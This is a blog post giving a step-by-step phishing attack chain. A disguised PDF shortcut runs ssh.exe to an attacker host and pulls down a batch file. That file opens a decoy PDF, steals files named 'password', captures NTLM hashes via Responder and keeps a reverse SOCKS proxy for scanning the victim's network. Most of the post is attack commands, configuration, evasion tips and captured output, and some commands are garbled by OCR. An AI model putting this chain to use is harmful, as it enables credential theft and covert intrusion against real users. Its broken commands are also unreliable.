PDF Shortcut File with SSH Executed Dynamic Reverse SOCKS Proxy and Password File Stealer

medium.com/@sam.rothlisberger/pdf-shortcut-file-with-ssh-executed-dynamic-reverse-socks-proxy-and-password-file-stealer-e747ffbbe387

Sam Rothlisberger 3 мая 2024 г.

DISCLAIMER: Using these tools and methods against hosts that you do not have explicit permission to test is illegal. You are responsible for any damage you may cause by using these tools and methods.

Sam Rothlisberger

I found this recent blog post about using SSH to deliver exploits, exfiltrating files or command output from a victim, or establishing a dynamic reverse port forward proxy all without letting a victim know SSH is actually being used- It's a great read. I wanted to see if I could exfiltrate possible password files instead of just "ipconfig /all" output. The great thing about combining a shortcut file with an SSH command is ssh.exe obviously isn't malicious and won't be flagged by AV/EDR, we can change the ports to bypass certain firewall protections, we can use SCP so that the MOTW isn't put on any of our transferred (and executed) files, and OpenSSH client should be installed on pretty much all Windows 10 hosts by default.

> "In the April 2018 release of Windows 10 version 1803, Microsoft announced that the Windows OpenSSH client would ship and be enabled by default (with the server remaining an optional feature that must be manually enabled)."

SSHishing - Abusing Shortcut Files and the Windows SSH Client for Initial Access

In the April 2018 release of Windows 10 version 1803, Microsoft announced that the Windows OpenSSH client would ship…

redsiege.com

The steps to weaponize, deliver, and exploit this attack vector are as follows.

Step 1: Weaponize a PDF Shortcut (.lnk) file with an altered "Target" field to a victim.

Substep 1.1: Create the PDF shortcut, change target to ssh/scp command, change icon to PDF or PDF-like(optional)

Substep 1.2: Create Batch file (p1.bat) for PDF download/open, local password file exfiltration, and persistent SSH connection for a dynamic SOCKS5 proxy.

Substep 1.3: Create a zip file with malicious shortcut inside for delivery

Substep 1.4: Edit sshd_config and create passwordless SSH user on the attacker machine

Substep 1.5: Responder is installed on the attacker to grab the NTLMv2/NTLM hash of the victim attempting to access the non-existent key via SMB

Step 2: Victim is **delivered** the PDF shortcut and the **exploit** is executed upon opening.

Substep 2.1: Batch file (p1.bat) is downloaded and executed from the attacker and normal PDF is downloaded and opened all via SCP

Substep 2.2: NTLMv2/NTLM hash of the victim is grabbed for offline cracking

Substep 2.3: The victims internal network can be enumerated (nmap) through the SOCKS5 proxy on randomly allocated port.

Create the Shortcut with Target Payload


```
C:\Windows\System32\OpenSSH\ssh.exe -R  -o  -o  -o  - -p  stu@attackerip -NT
```

This is going to be the command in the “Target” field of the shortcut. Let’s break it down:


- the default path for OpenSSH on Windows machines
- : No port is specified for the reverse dynamic SOCKS5 proxy so that multiple victims can connect at the same time without an issue.
- : To execute scp and run file commands on the victim.
- : the local command that will be run
- : So ssh doesnt ask the victim “Are you sure you want to continue connecting” as we can’t input “yes”.
- : Port to use for SSH/SCP connections to bypass firewall restrictions
- Suppresses most of the warning and diagnostic messages that SSH would normally output.
- Makes the SSH command run in the background just to handle the forwarding (we don’t want the victim pushing any commands on the attacker machine).

> Note: Although you can change the icon on your attacker Windows machine, its not going to show up on the victim when they download it because they don’t have your .ico file locally. Use one of the default Windows icons if necessary like I am below. As far as I know, there’s not a way to feasibly make a shortcut use a relative path for its icon in 2024, but I may be wrong. Either way this looks semi-believable.


Select “Layout” and change the screen buffer for the CMD window to its minimum and centered on the Victims screen. This is so that we can hide behind the PDF and other browsers/documents the user has open.



More legitimate PDF Icon



Default Icon Available on every Windows machine



Creating the SCP transferred Batch File (p1.bat)


This file will be downloaded using SCP from the attacker to the victim and then executed in the background in the script called p1.bat below. It basically:

1. Downloads and opens studyguide.pdf
2. Uses the option so that ssh will attempt to authenticate with a key from our SMB server (Responder) then fall back to passwordless authentication when it doesn't work. We can capture the hash and crack offline. If it's NTLM we can possibly pass-the-hash to another host on the victims LAN later dependent on running services.
3. Finds files that include the keyword "password" in the victims %userprofile% path(which is something like C:/users/john), prints out the contents, then sends the output to the same filename on the attacker machine in the /home/stu/loot folder.

```
@echo offREM Set the SSH key path  other variablesset
SSH_KEY=\\attackerip\k.pemset REMOTE_USER=stuset REMOTE_HOST=attackeripset
REMOTE_PORT=set LOCAL_DIR=%userprofile%\:: Create a directory variable  the
destination on the remote machineset REM Execute initial commands to transfer
filesscp - -o StrictHostKeyChecking= -P %REMOTE_PORT% -i %SSH_KEY%
%REMOTE_USER%@%REMOTE_HOST%:/home/stu/studyguide.pdf %LOCAL_DIR%\ > nul >nulcd
%LOCAL_DIR%echo start  :: Find files containing specific keywords  loop through
file /f  %%i in ()  (    scp - -o StrictHostKeyChecking= -P %REMOTE_PORT%
%REMOTE_USER%@%REMOTE_HOST%:%remoteDir%/%%~nxi > nul >nul)
```

Create Zip file with Shortcut to be delivered

We're going to host the PDF shortcut on a fake website (just using a python HTTP server for an example) and advertise it as a study guide. Since it's a shortcut file, it would look more normal if you had other legitimate PDFs mixed in with it.



Configure the SSH Server and Client User

Run the following commands to set up your phishing user "stu". This is going to be the locked down user with passwordless authentication. I'll only use this user for phishing from a DigitalOcean instance.


```
sudo useradd stu stu:U6aMy0wojraho | sudo chpasswd -esu stussh-keygen
```

Then we can make the following changes in sshd_config for stu:

```
Port PermitEmptyPasswords yes  stu    PermitOpen     AllowTcpForwarding yes
GatewayPorts yes
```

Start the SSH Server with systemctl

```
systemctl  ssh.service
```



The Kill Chain

This is how this can play out as a broad attack against Windows users.

1. PDF and BAT file in the correct place on the attacker.

```
┌──(root㉿kali)-[/home/stu]
└─# mv p1.bat /

┌──(root㉿kali)-[/home/stu]
└─# ls
studyguide.pdf  wrapper.sh
```


p1.bat in “/” and the real studyguide.pdf in “/home/stu”

2. Start Responder to get NTLMv2/NTLM hash

```
responder - eth0
```

```
┌──(root㉿kali)-[/etc/ssh]
└─# responder -I eth0

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github → https://github.com/sponsors/lgandx
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [OFF]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [OFF]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]
```


3. Start the evil webserver and social engineer the user to download the zip file




4. Receive the NTLMv2 hash, possibly password files, and an ssh connection we can run nmap through to fingerprint the victims internal network (using proxychains)

samro::DESKTOP-RIJAGNR:adb74bf12c2c6e57:71B92C119122986B049279F09A28CFCA:0101000000000000070058AA59CDA0139CB2F8818DAD08100000000020008004F00520058004C0001001E00570049004E002D00300

NTLMv2 Hash for User samro Caught by Responder



Downloaded p1.bat Stealing Password Files and Opening legitimate PDF



Actual PDF Quickly Appears Quickly Over the Batch File

New Dynamic port (random) Appears on the Attacker from the Victim

```
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5  127.0.0.1 43635
#socks5 127.0.0.1 8443
```


Change Proxychains Configuration to the Port Allocated

```
┌──(root㉿kali)-[/home/stu/.ssh]
└─# proxychains nmap 192.168.0.1-255
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-02 15:59 CDT
Nmap scan report for 192.168.0.1
Host is up (0.0087s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE    SERVICE
22/tcp    filtered ssh
23/tcp    filtered telnet
53/tcp    open     domain
80/tcp    open     http
111/tcp   filtered rpcbind
443/tcp   open     https
8080/tcp  filtered http-proxy
8181/tcp  filtered intermapper
9000/tcp  filtered cslistener
49152/tcp open     unknown
MAC Address: A0:FF:70:58:32:BD (Technicolor CH USA)
```

Use Proxychains to Interact with the Victims Internal Network to Enumerate Further Vulnerabilities

```
┌──(root㉿kali)-[/home/stu/loot]
└─# ls
1password.svg
480e27f1c8ae92862e8bf3a5438bc3a90dd93d05_0.file.password-reset-email-prompt.tpl.php
6346cd9ff368369098caaa0d74923728b5ab7d85_0.file.password-reset-container.tpl.php
application-passwords.js
application-passwords.min.js
CanResetPassword.php
class-wp-application-passwords-list-table.php
class-wp-application-passwords.php
class-wp-rest-application-passwords-controller.php
'convergedlogin_ppassword_4d39c0367444c533fcd7[1].js'
customer_set_password.tpl
decryptpassword.php
encryptpassword.php
generate-password.tpl
getclientpassword.php
http-domino-enum-passwords.nse
InvalidPassword.php
jmxremote.password.template
ms-sql-empty-password.nse
mysql-empty-password.nse
PasswordBrokerFactory.php
PasswordBroker.php
PasswordField.js
password-hero@2x.png
password-hero.png
Password.php
password-reset-change-prompt.tpl
password-reset-container.tpl
PasswordResetController.php
password-reset-email-prompt.tpl
PasswordResetFailure.php
password-reset.html
password-reset-security-prompt.tpl
PasswordResets.php
passwords.lst
PasswordStrength.js
password-strength-meter.js
password-strength-meter.min.js
passwords.txt
passwords.txt.lnk
password.svg
password.txt.lnk
PMLog_13356993857702562
reseller_set_password.tpl
resetpassword.php
studyguide.pdf
Studyguide.pdf
studyguide.pdf.lnk
studyguide.pdf.zip.lnk
UndisclosedPassword.php
user-password.tpl
webspace_set_password.tpl

┌──(root㉿kali)-[/home/stu/loot]
└─#
```

Possible Password Files Found in the Victims %userprofile% are sent to the Attackers “Loot” Directory



Reverse Dynamic SOCKS5 Proxy Remains Running Minimized with No Terminal

This is just another way that phishing/social engineering victims can accidently get proprietary/sensitive information out of your organization or their own personal devices or allow attackers remote access unknowingly. Of course, there's SIEM rules you can configure for the specific options we use in the SSH command like *PermitLocalCommand* which would throw a wrench in this attack vector. There's not too many cases where these commands are required for an organization either. I hope you enjoy this post!